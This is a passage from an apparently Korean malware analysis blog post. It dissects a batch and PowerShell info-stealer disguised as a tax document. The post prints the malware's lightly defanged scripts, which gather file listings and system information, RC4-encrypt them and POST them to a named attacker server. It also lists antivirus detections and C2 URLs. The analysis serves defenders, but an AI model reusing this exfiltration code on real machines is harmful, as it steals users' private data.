call 37101486(.)bat "%url%" "docu.txt"  "%COMPUTERNAME%_docu.txt" >nul
call 37101486(.)bat "%url%" "desk.txt"  "%COMPUTERNAME%_desk.txt" >nul
call 37101486(.)bat "%url%" "sys.txt"  "%COMPUTERNAME%_sys.txt" >nul

call 37101486(.)bat "%url%" "tsk.txt"  "%COMPUTERNAME%_tsk.txt" >nul
```

코드 설명

```
 해당 배치 스크립트는 주로 시스템 정보와 사용자의 다운로드,
문서, 데스크톱 디렉터리에 있는 파일 목록을 수집하여
해당 정보를 원격 서버로 업로드하는 역할 각 부분에 대한 간략한 설명은 다음과 같습니다.
1. 현재 디렉터리 설정:
   @echo off
   pushd "%~dp0"
현재 스크립트 파일이 위치한 디렉토리로 이동
2.사용자의 다운로드, 문서, 데스크톱 디렉토리 파일 목록 수집:
   dir C:\Users\%username%\downloads\ /s > %~dp0down.txt
   dir C:\Users\%username%\documents\ /s > %~dp0docu.txt
   dir C:\Users\%username%\desktop\ /s > %~dp0desk.txt
dir 명령어를 사용하여 다운로드, 문서, 데스크톱 디렉토리에서
모든 파일의 목록을 각각의 텍스트 파일에 저장
3.시스템 정보 수집:
systeminfo > %~dp0sys.txt
systeminfo 명령어를 사용하여 시스템 정보를 sys.txt 파일에 저장
4. 시간 지연:
timeout -t 5 /nobreak
5초 동안 대기
5.파일 업로드:
set url=hxxp://ddsdata(.)net/upload(.)php
call 37101486.bat "%url%" "down.txt"  "%COMPUTERNAME%_down.txt" >nul
call 37101486.bat "%url%" "docu.txt"  "%COMPUTERNAME%_docu.txt" >nul
call 37101486.bat "%url%" "desk.txt"  "%COMPUTERNAME%_desk.txt" >nul
call 37101486.bat "%url%" "sys.txt"  "%COMPUTERNAME%_sys.txt" >nul
call 37101486.bat "%url%" "tsk.txt"  "%COMPUTERNAME%_tsk.txt" >nul
37101486.bat 파일을 호출하여 각각의 텍스트 파일을 원격 서버에 업로드
해당 스크립트는 사용자의 다운로드, 문서, 데스크톱 디렉토리 파일 목록과 시스템 정보를 수집하여
원격 서버로 업로드하는 용도
```

37101486.bat 내용

```
 @echo off
pushd %~dp0
set "tgurl12=%~1"
set fN12=fn
set fD12=fd
power(s)hell -command "funct(i)on ES113{param ([Parameter(Mandato(r)y=$true)]
[string]$src1205,[Parameter(Mandato(r)y=$true)] [string]$Key);$src(b)ytes =
[System.Text(.)Encoding]::UTF8.GetBytes($src1205);
$kbytes12 = [System.Text(.)Encoding]::UTF8.GetBytes($Key);$s =
Ne(w)-Object byte[](256);$k = New-Object byte[](256);
for ($i = 0; $i (-)lt 256; $i++) {$s[$(i)] = $i;$k[$i] =
$kbytes12[$i %% $kbytes(1)2.Length];}$j = 0;for ($i = 0; $i -lt 25(6); $i++)
{$j = ($j + $s[$i] + $k[$i]) %% 2(5)6;$temp = $s[$i];$s([)$i] = $s[$j];$s[$j] =
$temp;}$encbytes12 = New(-)Object byte[] $srcbytes.Length;$i = 0;$j = 0;
```

```
for ($n = 0; $n -lt $srcbytes.Leng(t)h; $n++) {$i = ($i + 1) %% 256;$j =\
($j + $s[$i]) %% 256;$temp = $s[$i];$s[$i] = $s([)$j];$s[$j] = $temp;$t
= ($s[$i] + $s[$j]) %% 256;$encbytes12[$n] = $srcbytes[$n] -b(x)or $s[$t];}$encstr12
= [System.Convert]::ToBase64String($encb(y)tes12);return $encstr12;}$key=(Get-Date)
.Ticks.ToStr(i)ng();$tgurl12='%tgur(l)12%';$(f)n='%~3';$fp='%~dp0%~2';$dt=gc
-Path $fp -Raw | Out-St(r)ing;Add-Type -Assembl(y)Name 'System.Web';$fn=ES113
-src1205 $fn -Key $ke(y);$dt=ES113 -src1205 $dt -Key $key;$qry12 =
[System.Web.HttpUtility]::ParseQue(r)yString('');$qry12['%fN12%']=
$fn;$qry12['%fD12%']=$dt;$qry12['r']=$key;$b=$qry12.(T)oString();$b12
=[System.Text.Encoding]::UTF8.GetBytes($b);$wr12=[System.Net.WebReq(u)est]
::Create($tgurl12);$wr12.Method='POST';$wr12.ContentType='applic'+
'ation/x'(+)'-ww'(+)'w-for'+'m-ur'(+)'lenco'+'ded';$wr12.ContentLength
=$b12.Len(g)th;$rss12 = $wr12.GetRequestStream();$r(s)s12.Write($b12,0,$b12.Length);
$rss12.Close();$rsd12=$wr12.GetResponse();if($rsd12.St(a)tusCode -eq
[System.Net.HttpStatusCode]::OK){Rem(o)ve-Item -Path $fp;$fpok='%~dp0up'+'ok.t'+'xt';New-Ite(m)
-ItemType File -Path $fpok;}" > nul
```

코드 설명

해당 배치 스크립트는 PowerShell을 사용하여 원격 서버로 데이터를 전송하는 스크립트 해당 스크립트의 주요 기능을 간략하게 설명

1.PowerShell 함수 정의 (`ES113`):

```
function ES113 {
    param (
        [Parameter(M(a)ndatory=$true)]
        [string]$(s)rc1205,
        [Parameter(Man(d)atory=$true)]
        [string]($)Key
    )
    $srcbytes = [System(.)Text.Encoding]::UTF8.GetBytes($src1205)
    $kbytes12 = [System(.)Text.Encoding]::UTF8.GetBytes($Key)
    $s = New-Object by(t)e[](256)
    $k = New-Object by(t)e[](256)

    # ... (키 스트림 초기화 및 암호화 로직)

    $enc(b)ytes12 = New-O(b)ject byte[] $srcbytes.Length
    # ... (암호화 로직)

    $encstr12 = [System.Conv(e)rt]::ToBas(e)64String($encbytes12)
    return $enc()str12
}
```

2.PowerShell 스크립트 실행:

```
powershell -command "
    # ... (PowerShell 스크립트 내용)
```

" > nul
PowerShell 스크립트를 실행
`$tgurl12`, `$fn`, `$fp`, `$dt` 등은 배치 스크립트에서 전달된 환경 변수
3.PowerShell 스크립트 내용:
ES113 함수를 정의하고 해당 함수를 사용하여 데이터를 암호화
서버로 전송할 데이터를 URL 인코딩
WebRequest 객체를 생성하고 POST 요청을 설정하여 데이터를 전송
서버 응답이 OK였으면 원본 데이터를 삭제하고 대신에 upok(.)txt 파일을 생성
해당 스크립트는 데이터를 암호화하여 원격 서버로 전송하는 용도 서버 측에서는 해당 데이터를 복호화하여 사용할 것으로 예상 암호화 키는 현재 날짜와 시간의 틱 값을 기반으로 생성되며 각각의 데이터가 ES113 함수를 통해 암호화

39470406.bat 내용

```
 @echo off
pushd %~dp0
powershell -command "$sh1=new-o(b)ject -com shell.application;$
z=$sh1.Namespace('%~dp(0)%~1');$
z.i(t)ems().item(0).n(a)me;" > %~dp(0)%~2
```

코드 설명

해당 배치 스크립트는 PowerShell을 사용하여 Windows 셸 객체를 만들고 해당 셸 객체를 통해 지정된 디렉토리에서 첫 번째 아이템의 이름을 추출하여 파일에 저장하는 역할
1.PowerShell 스크립트 실행:
powershell -com(m)and "$sh1=new-obj(e)ct -
com shell.application;$z=$sh1(.)Namespace('%~d(p)0%~1');$z.item(s)().item(0).name;" > %~dp0%~2
PowerShell을 호출하여 스크립트를 실행
$sh1 변수를 사용하여 Windows 셸 객체를 생성
%~dp0%~1을 사용하여 현재 스크립트 파일이 위치한 디렉토리와 전달된 첫 번째 인수를 결합하여 해당 디렉토리의 Windows 셸 네임스페이스를 얻음
$z.items().item(0).name을 사용하여 해당 디렉토리의 첫 번째 아이템의 이름을 추출
추출한 이름을 `%~dp0(%)~2에 저장
2.파일 저장:
 > %~dp0%~2
파일 리다이렉션(`>`)을 사용하여 PowerShell 스크립트에서 얻은 결과를 %~(d)p0%~2 파일에 저장.
해당 스크립트는 주로 특정 디렉토리에서 첫 번째 아이템의 이름을 얻어와서 파일에 저장하는 용도 저장된 파일은 배치 스크립트가 위치한 디렉터리에 `%~2`로 지정된 이름으로 생성될 것입니다.
2023-12-20 20:22:54 UTC 바이러스토탈에서 탐지하는 보안 업체들은 다음과 같습니다.
AhnLab-V3:Trojan/LNK.Runner
ALYac:Trojan.Agent.LNK.Gen
Arcabit:Trojan.GenericFCA.Script.D7DE8
BitDefender:Trojan.GenericFCA.Script.32232

Bkav Pro:W32.Common.58C9ED9A
Emsisoft:Trojan.GenericFCA.Script.32232 (B)
ESET-NOD32:BAT/TrojanDownloader.Agent.NWV
GData:Trojan.GenericFCA.Script.32232
Google:Detected
Kaspersky:HEUR:Trojan.Multi.Powenot.a
Lionic:Trojan.WinLNK.Powenot.4!c
SentinelOne (Static ML):Static AI - Suspicious LNK
Sophos:Mal/PowLnkObf-D
Symantec:CL.Downloader!gen20
Tencent:Win32.Trojan.Malware.Szfl
Trellix (FireEye):Trojan.GenericFCA.Script.32232
Varist:LNK/ABRisk.MKMJ-2
VBA32:Trojan.Link.Crafted
VIPRE:Trojan.GenericFCA.Script.32232
ZoneAlarm by Check Point:HEUR:Trojan.Multi.Powenot.a
이며 한마디로 해당 악성코드 작동 순서는 lnk->cab->vbs->bat 이런식으로 동작을 합니다.
즉 자금출처명세서이라는 문서를 통해서 사업자등록 신청시 업종에 따라서 소요되는 자금이나 자금의 출처에 대해서 제출하는 서식을 통해서 과세유흥장소,금지금 도/소매업,석유류 도/소매업,재생용 재료수집 및
판매업의 사업자 등록을 제출해야 하는 서류를 위장하고 있어서 세금 관련 개인 사업자 등의 분들을 노리는 악성코드가 아닐까 생각이 됩니다.
아무튼, 기본적으로 백신 프로그램을 설치해서 컴퓨터를 사용하는 것을 강력하게 추천합니다.

결론 악성코드 관련 사이트

```
 hxxp://ddsdata.net/upload.php
hxxps://aufildeseaux.com/wp-admin/includes/main/read/get.php
```

임
